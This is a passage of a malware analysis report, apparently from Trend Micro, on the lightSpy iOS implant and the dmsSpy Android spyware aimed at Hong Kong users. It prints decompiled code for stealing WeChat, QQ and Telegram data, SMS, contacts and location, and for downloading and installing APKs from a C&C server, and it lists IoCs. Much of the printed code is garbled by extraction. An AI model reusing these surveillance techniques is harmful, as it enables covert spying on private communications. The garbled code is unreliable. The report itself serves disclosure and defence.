Figure 80. Opening a handler to the MM.sqlite database, which is used to save all the messaging information

In this database, all the messages sent to certain friends are saved in the Chat\_UserNameHash table, so it can iteratively go through all the tables and then save the messages with UserName\_Hash for all friends.



Figure 81. Sending saved messages to Chat\_UserNameHash

It first used the "SELECT CreateTime,Des,MesLocalID,Message,type FROM %@ where MesLocalID>%d" SQL statement to get all the message items. Among these columns, the MesLocalID is the name used to save a message file. Type indicates the message type, including simple message, image, audio, video, and open data, which can get the file type from suffix.

To get an audio message, it firstly sets up the message type, and then uses the "/accountHome/Audio/message\_id.aud" path to read the content. This way, the attackers collect all the messages.

case 0x22u: "
 v89 = v130;
 v88 = objc\_msgSend(&OBJC\_CLASS\_\_NSNumber, "numberWithInt:", 2LL);
 v88 = objc\_retainAutoreleasedReturnValue(v48);
 objc\_msgSend(v89, "setObject:forKey:", v88, CFSTR("messageType"));
 objc\_rrelease(v88);
 v49 = objc\_msgSend(v144->super\_accountRome, "stringByAppendingPathComponent:", CFSTR("Audio"));
 v50 = objc\_msgSend(v50, "stringByAppendingPathComponent:", v137);
 v86 = objc\_msgSend(v50, "stringByAppendingPathComponent:", CFSTR("Audio"));
 v51 = objc\_msgSend(v50, "stringByAppendingPathComponent:", v137);
 v86 = objc\_msgSend(v50, "StringByAppendingPathComponent:", CFSTR("4d.aud"), message\_id);
 v51 = objc\_msgSend(v86, "stringByAppendingPathComponent:", v53;
 v53 = objc\_msgSend(v86, "stringByAppendingPathComponent:", v53);
 v55 = objc\_msgSend(v86, "stringByAppendingPathComponent:", v53);
 v55 = objc\_msgSend(v86, "stringByAppendingPathComponent:", v53);
 v56 = v18;
 v118 = v55;
 objc\_release(v56);
 objc\_release(v56);
 objc\_release(v56);
 objc\_release(v56);
 objc\_release(v56);
 objc\_release(v56);
 objc\_msgSend(v130, "setObject:forKey:", &stru\_NA5E8, CFSTR("content"));
 objc\_msgSend(v130, "setObject:forKey:", v118, CFSTR("fileSrc"));
 obt LABEL\_34;

Figure 82. Getting an audio message

#### WeChatContacts

The contacts information is saved in the "WCDB Contact.sqlite" database.

v2 = objc\_msgSend(self->super.\_accountHome, "stringByAppendingPathComponent:", CFSTR("DB")); v3 = objc\_retainAutoreleasedReturnValue(v2); v10 = v3; v4 = objc\_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("WCDB\_Contact.sqlite")); location = objc\_retainAutoreleasedReturnValue(v4); objc\_relase(v10); v5 = objc\_msgSend((id)globalCommon, "databaseWithPath:", location); v6 = objc\_retainAutoreleasedReturnValue(v5);

Figure 83. The WCDB\_Contact.sqlite database path

It uses the following SQL statement to get the contacts information:

select dbContactHeadImage,dbContactProfile,dbContactRemark,userName,ROWID from friend where ROWID>%d order by ROWID

Among these columns, the dbContactHeadImage column is mainly used to store the head image information; dbContactProfile stores each friend's profile information, including country, province, and, city; and the dbContactRemark field stores each friend's remark details, such as name and alias.

```
v62 = v4;
v5 = objc_msgSend(v66-> db, "executeQuery:", v4);
v61 = objc_retainAutoreleasedReturnValue(v5);
while ( 1 )
            v48 = 0;
if ( v56->_hasRead < v66->_pageCount )
v48 = (unsigned __int8)objc_msgSend(v61, "next");
if ( 1(v48 & 1) )
break;
           ii (1V#6 ± 1))
break;
v6 = (unsigned int)objc_msgSend(v61, "intForColumnIndex:", 4LL);
v6c=>_lattRead = v6j
v6o=>objc_msgSend(v61, "dataProColumnIndex:", 0LL);//
v7 = objc_msgSend(v61, "dataProColumnIndex:", 0LL);//
v8 = objc_retainAutorelessedReturnValue(v7);
v8 = objc_msgSend(v61, "dataProColumnIndex:", 1LL);//
v5 = objc_msgSend(v61, "dataProColumnIndex:", 1LL);//
v5 = objc_msgSend(v61, "dataProColumnIndex:", 1LL);//
v5 = objc_msgSend(v61, "stringProColumnIndex:", 2LL);/
v5 = objc_msgSend(v61, "stringProColumnIndex:", SLL);
v5 = objc_msgSend(v61, "stringProColumnIndex:", CFSTR("@chatroom")) ± 1 )
{
v55 = 2;
v5
                         v55 = 2;
              }
else
                        v11 = +{GPBMessage parseFromData:error:}(&OBJC_CLASS__ReadImagePB, "parseFromData:error:", v59, OLL);
v54 = objc_retainAutoreleasedReturnValue(v1);
v13 = {{GPBMessage parseFromData:error!}{&OBJC_CLASS__ProfilePB, "parseFromData:error:", v58, OLL);
v13 = {{GPDMessage parseFromData:error!{&OBJC_CLASS__RemarkPB, "parseFromData:error:", v57, OLL);
v13 = {{GPDMessage parseFromData:error!{&OBJC_CLASS__RemarkPB, "parseFromData:error:", v57, OLL);
                                                                                                                         objc_msgSend(v60, "setObject:forKey:", v56, CFSTR("account"));
v47 = v60;
v14 = objc_msgSend(v54, "imageBig");
v56 = objc_retainAutoreleasedReturnValue(v14);
objc_msgSend(v47, "setObject:forKey:", v46, CFSTR("headicon"));
objc_release(v46);
v15 = objc_msgSend(v53, "country");
v45 = objc_msgSend(v53, "country");
v47 = objc_retainAutoreleasedReturnValue(v15);
v17 = objc_msgSend(v53, "province");
v17 = objc_msgSend(v45, "stringByAppendingString:", v17);
v43 = objc_msgSend(v45, "stringByAppendingString:", v17);
v43 = objc_msgSend(v43, "city");
v20 = objc_retainAutoreleasedReturnValue(v18);
v21 = objc_msgSend(v43, "stringByAppendingString:", v20);
location = objc_retainAutoreleasedReturnValue(v21);
objc_release(v42);
objc_release(v43);
objc_release(v43);
objc_release(v43);
objc_release(v44);
v41 = v60;
v42 = objc_msgSend(v52, "name");
v40 = objc_msgSend(v52, "name");
v40 = objc_msgSend(v52, "alias");
v38 = objc_msgSend(v52, "alias");
v38 = objc_msgSend(v52, "remark");
v37 = v60;
v34 = objc_msgSend(v52, "remark");
v35 = v60;
                                                                                                                                 objc_msgSend(v60, "setObject:forKey:", v56, CFSTR("account"));
                                                                                                                              objc_release(v3s);
v37 = v60;
v24 = objc_msgSend(v52, "remark");
v36 = objc_retainAutoreleasedReturnValue(v24);
objc_msgSend(v37, "setObject:forKey:", v36, CFSTR("remark"));
objc_release(v36);
objc_release(v36);
objc_msgSend(v63, "addObject:", v60);
++v66->_hasRead;
```

Figure 84. Getting contacts' information

#### WeChatFile

This module is mainly used to collect all the messages' file path, which is similar to the WeChatMessage module.




Figure 85. WeChatFile module

We shared our analysis with Tencent, which responded with the following: "This report by Trend Micro is a great reminder of why it's important to keep the operating system on computers and mobile devices up to date. The vulnerabilities documented in the report, which affected the Safari web browser in iOS 12.1 and 12.2, were fixed in subsequent updates to iOS.

A very tiny percentage of our WeChat and QQ users were still running the older versions of iOS that contained the vulnerability. We have already issued a reminder to these users to update their devices to the latest version of iOS as soon as possible.

Tencent takes data security extremely seriously and will continue to strive to ensure that our products and services are built on robust, secure platforms designed to keep user data safe."

## 3.13 iOS QQ module (Command ID 25000)

The whole architecture of this module is nearly similar to that of the WeChat module.



Figure 86. The iOS QQ module

The only difference here is the location of the information and its format.



Figure 87. Getting the targets' QQ information

## 3.14 iOS Telegram module (Command ID 26000)

The whole architecture of this module is nearly similar to that of the WeChat module as well.



Figure 88. The iOS Telegram module

Like the QQ module, the difference here is the location of the information and its format.

To get the targets' account info, it first locates the "Documents" directory. It then goes through the "telegram-data" folder, then uses the regular expression "account-\\d+" to get the account list.



Figure 89. Getting the target's account information

The other submodules are almost similar to the WeChat module.

Apple has been notified of this research through Trend Micro's Zero Day Initiative (ZDI). We also reached out to Telegram on our findings and have not received a response at the time of publication.

# 4 Android Malware dmsSpy

## 4.1 Distribution

While we were tracking the activity of the Operation Poisoned News campaign, we identified two URLs linked to Android APK files with the domains they used. Both of the URLs were posted on public Telegram channels used by users in Hong Kong in 2019. The messages were already deleted when we checked the Telegram channels. However, we were able to find the text messages from the webpage of the Telegram channel cached by the Google search engine.

One of the linked APKs was shared as an application for watching paid porn videos for free. The link was already down when we checked it. For this one, we were not able to find the original APK file downloaded from the link.





Another APK link was disguised as a calendar application for checking the schedule of upcoming political events in Hong Kong. Though the link was also down, we managed to find the original file downloaded from it.



香港人日程表APP,上線啦~~~ 跟蹤最新香港民主自由運動,點擊下載支持前線,目前只提供Andriod版本。 http://app.hkrevolution.club/HKcalander.apk

Figure 91. A message on Telegram shared malicious APK of Operation Poisoned News



Figure 92. Malicious APK disguised as a calendar

## 4.2 Behavior Analysis

The calendar application shown above requires many sensitive permissions such as READ\_CONTACTS, RECEIVE\_SMS, READ\_SMS, CALL\_PHONE, ACCESS\_LOCATION, and WRITE/READ EXTERNAL\_STORAGE.

When launched, it first collects device information such as device ID, brand, model, OS version, physical location, and SDcard file list. It then sends the collected information back to the C&C server.

```
private final JSONObject a(File arg7) {
       vate inal Souboject a(rie arg/ {
    Souboject v0 = new JSOuboject();
    if(arg7 != null && (arg7.exists()) && (arg7.isDirectory())) {
        File[] v7 = arg7.listFiles();
        int v1 = 0;
        if(v7 != null) {
        }
    }
}
               }
else {
                       v7 = new File[0];
               }
               int v2 = v7.length;
while(v1 < v2) {</pre>
                      le(v1 < v2) 1
File v3 = v7[v1];
String v5 = "file2";
if(v3.listFiles() == null) {</pre>
                              h.a(v3, v5);
                              v0.put(v3.getName(), this.a(v3));
                      else {
    h.a(v3, v5);
                              v0.put(v3.getName(), this.a(v3));
                       }
                       ++v1;
              }
       }
       return v0;
}
```

Figure 93. Going through all files on SD card

private fina Double v	<pre>al com.simplemobiletools.calendar.pro.sms.g LocationStuff() {</pre>
String V	/1 = null;
	plemobiletools.calendar.pro.sms.g v0 = new com.simplemobiletools.calendar.pro.sms.g(v1, v1, 3, ((kotlin.d.b.f)v1));
if(b.Che	eckPermission(((Context)this), "android.permission.ACCESS_FINE_LOCATION") == 0 && b.CheckPermission(((Context)this), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
	<pre>set v2 = ((Activity)this).getSystemService("location");</pre>
	/2 != null) {
	<pre>Iterator v3 = ((LocationManager)v2).getProviders(true).iterator();</pre>
	Location v4:
	for(v4 = ((location)v1); v3.hasNext(); v4 = v5) {
	Location v5 = ((LocationNauger)v2), getLastKnownLocation(v3.next());
	if(vs=null) { = (Ltotationanager)v2).gettastknownLotation(vs.next());
	continue;
	continue;
	1
	<pre>if(v4 != null &amp;&amp; v5.getAccuracy() &gt;= v4.getAccuracy()) {</pre>
	continue:
	continue;
	,
	if(v4 != null) {
	Double v2 1 = Double.valueOf(v4.getLatitude());
	else {
	$v_2 = v_1;$
	v0.a(String.valueOf(v2));
	if(v4 != null) {
	<pre>v1 1 = Double.valueOf(v4.getLongitude());</pre>
	Y
	v0.b(string.valueOf(v1_1));
}	
else	
	throw new TypeCastException("null cannot be cast to non-null type android.location.LocationManager");
}	
}	
return v	/0;
}	

Figure 94. Getting the location information

It also steals contact and SMS information stored in the device. Furthermore, it registers a receiver that monitors new incoming SMS messages and syncs messages with the C&C server in real-time.




Figure 95. The SMS receiver

USSD Code	Operator	Description
*118*35#	CUniq	Check remaining credit and expiry date
*#130#	СМНК	Check remaining credit and expiry date
*109#	hkcsl	Check main balance checking
##107#	ЗНК	Check credit balance, mobile

		number and expiry date
*111#	hkcsl	Password inquiry

Table 2. Trying to dial certain USSD codes to query the device's SIM card information

```
Object v0 = ((Activity)this).getSystemService("phone");
if(v0 != null) {
    try {
        if(b.a(((Context)this), "android.permission.CALL_PHONE") != 0) {
            goto label_25;
        }
        if(Build$VERSION.SDK_INT >= 26) {
            ((TelephonyManager)v0).sendUssdRequest(arg4, new Xa(this), new Handler());
            return;
        }
        Intent v0_1 = new Intent("android.intent.action.CALL");
        v0_1.setData(this.f(arg4));
        try {
            ((Activity)this).startActivity(v0_1);
        }
    }
```

Figure 96. Dialing USSD code

The app can perform an update by querying the C&C server to fetch the URL of the latest APK file, then download and install it.

```
StringBuilder v1 = new StringBuilder();
v1.append(n.h.c());
v1.append("/dms/device/calendar_app/latest");
URL v0_1 = new URL(v1.toString());
String v1_1 = this.a;
Log.iv(1_1, "request url:" + v0_1);
URLConnection v0_2 = v0_1.openConnection();
if(v0_2 != null) {
 ((HttpURLConnection)v0_2).setReadTimeout(30000);
 ((HttpURLConnection)v0_2).setConnectTimeout(30000);
 ((HttpURLConnection)v0_2).setConnect();
 if(((HttpURLConnection)v0_2).connect();
 if(((HttpURLConnection)v0_2).getResponseCode() == 200) {
        e.a(new BufferedReader(new InputStreamReader(((HttpURLConnection)v0_2).getInputStream())), new b(v5));
        goto label_59;
    }
    v5.a = "responseCode=" + ((HttpURLConnection)v0_2).getResponseCode();
    goto label_59;
```






Figure 98. Installing the APK file

While checking the communication between the C&C server and the APK malware, we noticed that the server did not disable the debug mode of the web framework, which allowed us to see the list of APIs used for C&C communication. Some of the APIs have been used in the malicious calendar application. We suspect that the attacker is still improving the payload to improve its capabilities.

One of the APIs, called "screen\_shot," implies that it may be able to get the screenshot of the device. Another API of install\_apk hints that the attackers would also have the capability to install the additional APK file to infected devices.



Figure 99. The debug message leaked the APIs of the C&C server

Not only is the malicious APK downloaded from a server hosted with the domain used by Operation Poisoned News, but the C&C domain also overlaps with the domain they used to host the malicious news page for the watering hole attack. For that reason, we believe that the APK malware is operated by the same campaign.

## 5 Appendix MITRE ATT&CK Matrix™

#### iOS

Initial Access	Privilege Escalation	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration	Remote Service Effects
Drive-by Compromise	Exploit OS Vulnerability	App Auto-Start at Device Boot	Application Discovery	Access Stored Application Data	Application Discovery	Access Call Log	Alternate Network Mediums	Alternate Network Mediums	Remotely Track Device Without Authorization
			Download New Code at Runtime	Capture SMS Messages	File and Directory Discovery	Access Contact List	Uncommonly Used Port		
					Location Tracking	Access Stored Application Data			
					System Information Discovery	Capture SMS Messages			
					System Network Configuration Discovery	Data from Local System			
					System Network Connections Discovery	Location Tracking			
						Network Information Discovery			

#### Android

Initial Access	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
Masquerade as Legitimate Application	App Auto-Start at Device Boot	Download New Code at Runtime	Capture SMS Messages	File and Directory Discovery	Access Calendar Entries	Commonly Used Port	Commonly Used Port
		Obfuscated Files or Information		Location Tracking	Access Contact List	Standard Application Layer Protocol	Standard Application Layer Protocol
				System Information Discovery	Capture SMS Messages		
					Location Tracking		

# Indicators of Compromise (IoCs)

Indicator	Filonomo	Attribution	Trand Miero Detection
	Filename	Attribution	Trend Micro Detection
d5239210a9bc0383f569e9ca095fe8	payload.dylib	lightSpy hash	IOS_LightSpy.A
bdfb9a482bc0c77c8658fcecb23b8a2			
6bc			
4887389ffaf4257b37408eac9f1740e	light	lightSpy hash	IOS_LightSpy.A
abe805f830009cf58185757372f9036			
67			
3163c8b8deb3cdda9636c87379b1c	ircbin.plist	lightSpy hash	IOS_LightSpy.A
384dec207ce9f15f503ffb4b1ef8cfab			
945			
f3f14cdada70d49c3e381cc1b05860	baseinfoaaa.d	lightSpy hash	IOS_LightSpy.A
18e6b983af8799d3e6c4bee3494c40	ylib		
e1d6			
23e8884c69176d5cf4da0260cdbb29	browser	lightSpy hash	IOS_LightSpy.A
6301c0e0afccd473d57033ac1a06f2			
27c3			
ce5241de3a378a64266c56fe5094ec	EnviromentalR	lightSpy hash	IOS_LightSpy.A
bb8baa7afd677a3112db8074db78a5	ecording		
5df1	_		
07c30054c7c22b8b53638367c4c3ad	FileManage	lightSpy hash	IOS_LightSpy.A
484a1a336b615e1a6944260d5ec79	_		
7a66a			
51d7ebd3af38432c68c913aef48fe26	ios_qq	lightSpy hash	IOS_LightSpy.A
a206fda4b52c9f09728df69cab13a4b		0 17	_ 0 + 1
3b			
0dfec52076249d91ec623ea5217735	ios_telegram	lightSpy hash	IOS_LightSpy.A
2fbc8fb258db316eac85462c7b459f1	_ 0	0 17	_ 3 17
a2d			
3c1bfbdfae91f1f248180c2102ed65fb	ios_wechat	lightSpy hash	IOS_LightSpy.A
dec086a334193894db67b0461a048		5	3
5c5			
1eec0e1ebeefc6667b6ee08e8dede5	irc loader	lightSpy hash	IOS_LightSpy.A
cd36ca10697180f10e2d43a2fdebbe		5	
efcb			
650a5958a06b16aa819e4e8685874	KeyChain	lightSpy hash	IOS_LightSpy.A
6750b8c72a75f31bfdfb6b47fd38d72		inginiepy naion	·····
b602			
641d22e38b4135c56b7fb6037a6d76	locationaaa.dy	lightSpy hash	IOS_LightSpy.A
098ffae9e84664993a3f4c07859b772	lib	inginiepy naion	·····
41e	110		
3135efd29cb8b0fab961ddd7ec99e1	Screenaaa	lightSpy hash	IOS_LightSpy.A
48dc4c5cca6c3303d60192dc966484	Coroonada	ingine py naon	
9545			
54c27a8b48b96e63402698d3bba41	ShellComman	lightSpy hash	IOS_LightSpy.A
480a815d103c92084d467d3c664ee	daaa	iiginopy naon	
c0a7f8			
1c0316d0194e8008904679242d592	SoftInfoaaa	lightSpy hash	IOS_LightSpy.A
d1a2aeeb2bacef28c7854e4361692a	Jonnioada		
085e7			
6caa6342caefe3fea23353e850cb2c	WifiList	lightSpy hash	IOS_LightSpy.A
974e8607c017661b7410de7a10004	VVIIILISU		
b05ec			
	HKcalander.a	dmcSny	AndroidOS dmaSay A
575890d6f606064a5d31b33743e056	rincalanuel.a	dmsSpy	AndroidOS_dmsSpy.A

54b9ed9200758a9802491286c6a31	pk	Hahs	
3139a	+		
45.134.1[.]180		lightSpy C&C IP address	
45.83.137[.]83		Watering	
		hole exploit	
		server	
app[.]poorgoddaay[.]com		dmsSpy C&C domain	
movie[.]poorgoddaay[.]com		dmsSpy	
mene[i]peeigeadady[i]eem		download	
		server	
		domain	
news[.]poorgoddaay[.]com		Watering	
		hole server	
		domain	
appledaily[.]googlephoto[.]vip		Watering	
		hole server	
		domain	
www[.]googlephoto[.]vip		Watering	
		hole server	
		domain	
app[.]hkrevolution[.]club		dmsSpy	
		download	
		server	
		domain	
news2[.]hkrevolution[.]club		Watering	
		hole server	
		domain	
svr[.]hkrevolution[.]club		dmsSpy C&C	
		domain	
news[.]hkrevolution[.]club		Watering	
		hole server	
		domain	
www[.]facebooktoday[.]cc		Watering	
		hole server	
		domain	
news[.]hkrevolt[.]com		Watering	
		hole server	
		domain	
www[.]messager[.]cloud		Watering	
		hole server	
		domain	

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